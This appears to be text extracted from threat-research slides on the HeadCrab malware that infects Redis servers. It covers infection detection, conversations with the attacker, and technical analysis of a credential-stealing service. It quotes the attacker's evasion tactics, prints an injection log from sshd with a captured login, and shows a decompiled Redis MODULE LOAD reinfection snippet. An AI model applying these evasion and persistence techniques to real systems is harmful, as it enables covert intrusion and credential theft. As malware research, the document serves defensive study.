
Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement



Infection > C2 Channel > Defense Evasion > Persistency > Lateral Movement

Infection

C2 Channel

Defense
Evasion

Persistency

Lateral
Movement

C2 Infrastructure Research

Finding Victims

Conducting a unique method to detect its infections in Redis servers:

```
○ ○ ○                                bash  
  
102.53.62.103:6379> COMMAND  
1) "slaveof"  
2) "time"  
...  
16) "rdss"  
17) "rdsr"  
18) "rdsx"  
19) "rdsi"  
20) "rdsc"  
21) "rdsm"  
22) "rdsa"  
22) "rdsp"  
...  
...
```

1,200 Compromised Servers Worldwide



Attacker Conversations



p.s. Feel free to send any curses or suggestions to ice9j@proton.me.

Speaking with the attacker

The Detection Race Winners

“
*Thanks, you are the **first** one who wrote to
this mail*
”



Speaking with the attacker

Say My Name



“

I didn't have a hacker nickname because I didn't need it, but let it be ice9 %)

”

Ice 9 by Joe Satriani (ice9j?)



ICE-9 in Person Of Interest TV series

in: Technology, Events, Recurring Items

ICE-9

 [SIGN IN TO EDIT](#)



ICE-9(.exe) is a computer virus developed by the DoD for unknown purposes. According to the Machine, it is "the world's most lethal virus", capable of "bringing [Samaritan](#) to its knees". (["Synecdoche"](#))([".exe"](#))

 Contents	[hide]
<hr/>	
1. Origin of the Name	
2. History	
3. Notes	
4. Trivia	
5. References	

ICE-9 Virus

TO EXECUTE ICE-9.exe

VOICE PASSWORD REQUIRED



First Appearance "Synecdoche"
Latest Appearance "return 0"
Purpose Unknown



A close-up profile shot of a man's head and shoulders. He is wearing dark-rimmed glasses and a dark suit jacket over a light blue shirt with thin white stripes. His gaze is directed downwards and to his left. The background is dark and out of focus.

That's a virus.

Speaking with the attacker

Taking Advantage of TeamTNT

“

*They make cool mistakes, like **adding a user** with the same password to all hacked systems - this is exactly what makes **headcrab's ssh cred stealer** useful :)*

”



Speaking with the attacker

Hopping on The Train At the Last Second



“

*Ofc it is not finished, for example, the code for a **semi-fileless** infection has not been transferred to it: this is when I do not write any files to disk until I see the launch of a **reboot/poweroff** in PID 1*

”

Speaking with the attacker

Additional Attack Vectors

“

*Also really need to infect **nginx**.*

*For **redis** and **postgres**, this is just a small
things in memory, but it will be difficult for
ssh bruteforce or for **open docker port***

”



Speaking with the attacker

Rule Set



“

In my own I use the following rules:

- 1. Try not to reduce server performance.**
*A happy user is a happy infection, a long life!
I don't mine at all on systems with a heavy
load or a single core.*
- 2. Destroy the infection of competitors.**
She violates rule 1!
- 3. Close the door aka vulnerability....**
*I often encounter many vulnerabilities at the
same time.*

”

Speaking with the attacker

Hiding in Plain Sight

“


*All I came up with was to stop further infections and **stop mining** if /dev/pts or top is active (thx to **inotify** on /proc/pid).*

”



Speaking with the attacker

Sending Us a Present



“

Here is a full-fledged service, if you are interested (attachment, no modifications from itw version btw). Can steal passwords from scp/ssh/sshd/ftpd/su/sudo/passwd. Designed to run from service or this way:

```
DROP=1 COMM_ID=123 COMM_ID2=456 ...
```

”

Service Execution Image



```
[23-01-11 02:50:08.095] inject -----{ headcrab - heaven }-----
[23-01-11 02:50:08.095] inject [.] pid: 1, name: /usr/lib/systemd/systemd [systemd]
[23-01-11 02:50:08.096] inject [.] syscall found: [Sys_epoll_wait]
[23-01-11 02:50:08.096] inject [-] mapping libc...
[23-01-11 02:50:08.098] inject [-] mapping vdso...
[23-01-11 02:50:08.104] inject [+] data allocated (608 bytes)
[23-01-11 02:50:08.104] inject [+] text page (1760 bytes)
[23-01-11 02:50:08.104] inject [-] executing entry point
[23-01-11 02:50:08.104] inject [+] d0ne
[23-01-11 02:50:08.104] inject [-] detach
-----{ headcrab - plugin }-----
[23-01-11 02:50:08.112] inject [.] pid: 817, name: /usr/bin/redis-check-rdb
[23-01-11 02:50:08.112] inject [+] module loaded
-----{ headcrab - zombie }-----
[23-01-11 02:58:08.094] inject [.] pid: 1386, name: /usr/sbin/sshd
[23-01-11 02:58:08.094] inject [.] syscall found: [Sys_select]
[23-01-11 02:58:08.094] inject [-] mapping libc...
[23-01-11 02:58:08.095] inject [+] data allocated (800 bytes)
[23-01-11 02:58:08.098] inject [+] text page (3544 bytes)
[23-01-11 02:58:08.098] inject [+] text page (3992 bytes)
[23-01-11 02:58:08.099] inject [-] executing entry point
[23-01-11 02:58:08.099] inject [-] executing entry point
[23-01-11 02:58:08.099] inject [+] d0ne
[23-01-11 02:58:08.099] inject [-] detach
[23-01-23 06:33:27.322] cred sshd [116.11.192.93] {nsssh2_7.0.0025} root : [REDACTED]ceday1!
```

Credential Stealing Service

Technical Analysis

Malicious Abilities



Termination of debugging tools

Prevention of access to malicious files using fanotify

Multiple hook methods

Hooks authentication and connection functions:

- SSHd
- FTPd
- Maild
- Contains references to SQLd hooks




Additional Persistency


Reinjects the main HeadCrab malware by connecting to the Redis server and sending a MODULE LOAD command:

```
snprintf(redis_buf, 0x100uLL, "MODULE LOAD %s %ld %ld 1\r\n", aEtcRcInit, comm_id_env_var_val, comm_id2_env_var_val);
if ( fanotify_fd != -1 )
    run_fanotify(fanotify_fd, 2u, 0x10000LL, 0xFFFFFFF9C, (__int64)aEtcRcInit);
send_to(sockfd, redis_buf, strlen(redis_buf));
res = recv_to(sockfd, s1, 63, 7);
```

Binary similarity to HeadCrab.so:



Full Attack Graph



**SEVERAL
MONTHS
LATER...**

HeadCrab 2.0

Technical Analysis

New Miniblog

Feb 23 | Heh, nice report/advertise and futuristic HeadCrab's picture! No 'Redic', respect. No info about lua and inotify, but a lot of details anyway. Just asking to experiment with eBPF. Can u catch my service?

